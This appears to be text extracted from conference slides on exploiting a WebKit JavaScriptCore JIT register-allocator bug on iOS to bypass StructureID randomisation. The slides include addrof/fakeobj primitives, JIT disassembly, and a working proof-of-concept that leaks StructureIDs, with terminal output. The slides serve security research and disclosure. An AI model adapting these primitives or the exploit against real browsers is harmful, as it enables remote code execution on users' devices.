
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- We can directly control the butterfly pointer
 - Idea: let's set the butterfly pointer to the fake object itself
 - vectorLength and publicLength are at a negative offset from the Butterfly pointer
 - Our fake object is at +0x18 rather than +0x10, so we have control over an inline property before the fake object itself to put a fake vectorLength and publicLength


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
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
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- We can access the fake object as an array and it will be considered as an array of double floating point values
- But we can also access the real object's inline properties (which are the real backing storage of our fake object's array) and those are considered to be JavaScript values

Addrof

```
function addrof(obj) {  
  container.d = obj;  
  return fake[2];  
}
```

Fakeobj

```
function fakeobj(addr) {  
  fake[2] = addr;  
  return container.d;  
}
```

Faking a JSCell

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 - Can craft a valid JSCell header as a double floating point integer and take into account JSValue tagging
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 - Create many differently-shaped objects
 - StructureIDs are allocated sequentially on a fresh WebKit instance

StructureID Entropy

Round 4

- But on a sad day this February, faking a JSCell got harder

```
1 2019-02-25 Mark Lam <mark.lam@apple.com>
2
3     Add some randomness into the StructureID.
4     https://bugs.webkit.org/show_bug.cgi?id=194989
5     <rdar://problem/47975563>
6
7     Reviewed by Yusuke Suzuki.
8
9     1. On 64-bit, the StructureID will now be encoded as:
10
11         -----
12         | 1 Nuke Bit | 24 StructureIDTable index bits | 7 entropy bits |
13         -----
14
15     The entropy bits are chosen at random and assigned when a StructureID is
16     allocated.
17
18     2. Instead of Structure pointers, the StructureIDTable will now contain
19     encodedStructureBits, which is encoded as such:
20
```

StructureID Entropy

- Guessing a StructureID now also requires guessing 7 entropy bits
 - Failed guess equals crash
- Accessing named properties, garbage collection visits and pretty much anything you can think of relies on StructureID being correct
 - The public strategy for gaining read/write from a set of addrof/fakeobj primitives uses named properties accesses, but even if we didn't, not having a valid structureID likely means crash when using our fake object.

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RIP TECHNIQUE????

Attack Ideas

- Different behaviour between specialised and non-specialised code may be abused in order to guess StructureIDs
 - Must make it so non-specialised code doesn't actually do anything that could crash due to lack of a valid StructureID
- Inferred types might also be abusable as per 5aelo's talk at 0x41con, as a real object's type information could be used to prove a fake object's type, thus no CheckStructure on the fake object would be emitted

**Generic bypasses for this are possible and exist,
but I'm not going to talk about them today.**

Let's revisit our bug and see if we can leverage it for StructureID randomisation bypass in a bug-specific way.

The Bug

- The register allocator assumes allocations happen unconditionally
 - Conditional branch may skip the spill
 - If the variable corresponding to the supposedly-spilled register is later used, it will be **uninitialized stack data**
 - But JIT will assume the variable holds a JavaScript value of a specific type
 - We can supply a JavaScript value of any other type
 - **Type Confusion**

StructureID Entropy

- Building a OOB read primitive in the JSCell heap will allow us to leak a valid StructureID
- GetByOffset* node can do this if we're able to type confuse it
- Prove type of a specific JS variable, then use register allocator bug to cause DFG JIT to mis-track it's value and put an object of another type in

* The node that fetches inline properties from JavaScript objects

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on an arbitrarily typed object read from the stack

GetByOffset thinks it fetches |a| from |oj|, at offset 0x30

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let oj = {_a: 0, b: 0, c: 0, d: 0, a: 0};
let oj1 = {a: 0, b: 0, c:0, d: 0};
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
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Bug trigger ary1 considered to be spilled but it actually wasn't

```
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3235:< 1:loc5> StringSlice(String:@3219, Int32:@
0x4a7a7180204f: xor %r9d, %r9d
0x4a7a71802052: mov $0x1, %ebx
0x4a7a71802057: mov 0x8(%rdi), %r12
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```
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  l = [1,2];  
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  b = {};  
  c = ary1.b;  
  d = {};  
  e = {};  
  f = {};  
  g = {};  
  h = {};  
  ary.slice(0,1);  
  d.a = a;  
  e.a = a;  
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  return ary1.a;  
}
```

```
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  0x4a7a71801d4c: mov 0x38(%rbp), %rax  
60:<!0:-> AssertNotEmpty(Check:Untyped:@5358, Mus  
59:<!0:-> CheckStructure(Cell:@5358, MustGen, [%B  
  0x4a7a71801d50: cmp $0xd3aa, (%rax)  
  0x4a7a71801d56: jnz 0x4a7a71802a6e  
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```
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3235:< 1:loc5> StringSlice(String:@3219, Int32:@  
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```
(IT = true), W:SideState, bc#17895, ExitValid)  
3265:< 2:loc1045> GetByOffset(KnownCell:@5358, KnownCell:  
  0x4a7a718468ce: mov -0x20b0(%rbp), %rsi  
  0x4a7a718468d5: mov 0x30(%rsi), %rax  
3266:<!0:-> MovHint(Check:Untyped:@3265, MustGen, 1  
6402:<!0:-> CheckTierUpAtReturn(MustGen, W:SideStat  
  0x4a7a718468d9: mov $0x10c2af18c, %r11
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
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OOB read in JSCell heap



```
let rope = "maybe_a" + "_rope";

function stack_set_and_call(val, val1) {
  let a = opt1("not_a_rope", val);
  let b = opt(rope, val1);
  return b;
}
noInline(stack_set_and_call);

let f64 = new Float64Array(1);
let u32 = new Uint32Array(f64.buffer);

let oj = {_a: 0, b: 0, c: 0, d: 0, a: 0};
let oj1 = {a: 0, b: 0, c:0, d: 0};
let victim = {a: 1, b: 0, c:0, d: 0};

for (let i=0; i<10000; i++) {
  opt1("not_a_rope", oj1);
}
for (let i=0; i<10000; i++) {
  opt("not_a_rope", oj);
}

victim.a = oj1; // barriers
let val = stack_set_and_call(oj1, oj); // prove |oj|'s type but use |oj1| for getbyoffset

f64[0] = val;

let structureID = u32[0];

print("Leaked victim structureID: " + structureID);
```

```
mbp2018:webkit qwertyoruiop$ WebKitBuild/Release/bin/jsc stringslice.js  
Leaked victim structureID: 17990  
mbp2018:webkit qwertyoruiop$ WebKitBuild/Release/bin/jsc stringslice.js  
Leaked victim structureID: 39465  
mbp2018:webkit qwertyoruiop$ WebKitBuild/Release/bin/jsc stringslice.js  
Leaked victim structureID: 20908  
mbp2018:webkit qwertyoruiop$ WebKitBuild/Release/bin/jsc stringslice.js  
Leaked victim structureID: 37728  
mbp2018:webkit qwertyoruiop$ WebKitBuild/Release/bin/jsc stringslice.js  
Leaked victim structureID: 11098  
mbp2018:webkit qwertyoruiop$ WebKitBuild/Release/bin/jsc stringslice.js  
Leaked victim structureID: 19384  
mbp2018:webkit qwertyoruiop$ WebKitBuild/Release/bin/jsc stringslice.js  
Leaked victim structureID: 23629  
mbp2018:webkit qwertyoruiop$ WebKitBuild/Release/bin/jsc stringslice.js  
Leaked victim structureID: 6094  
mbp2018:webkit qwertyoruiop$ WebKitBuild/Release/bin/jsc stringslice.js  
Leaked victim structureID: 21365  
mbp2018:webkit qwertyoruiop$ WebKitBuild/Release/bin/jsc stringslice.js  
Leaked victim structureID: 17981  
mbp2018:webkit qwertyoruiop$ WebKitBuild/Release/bin/jsc stringslice.js  
Leaked victim structureID: 45807  
mbp2018:webkit qwertyoruiop$ █
```

Full code for OOB read at
<http://iokit.racing/slicer-id.js>

Conclusion

- Getting remote code execution on iOS is tricky as Apple has been busy pushing mitigations
 - But given the right attack surface, it is still possible to find powerful enough bugs that yield full compromise
- JavaScript engines are mind-bogglingly complicated
 - Likely always going to be possible to get remote code execution, even with PAC and memory tagging

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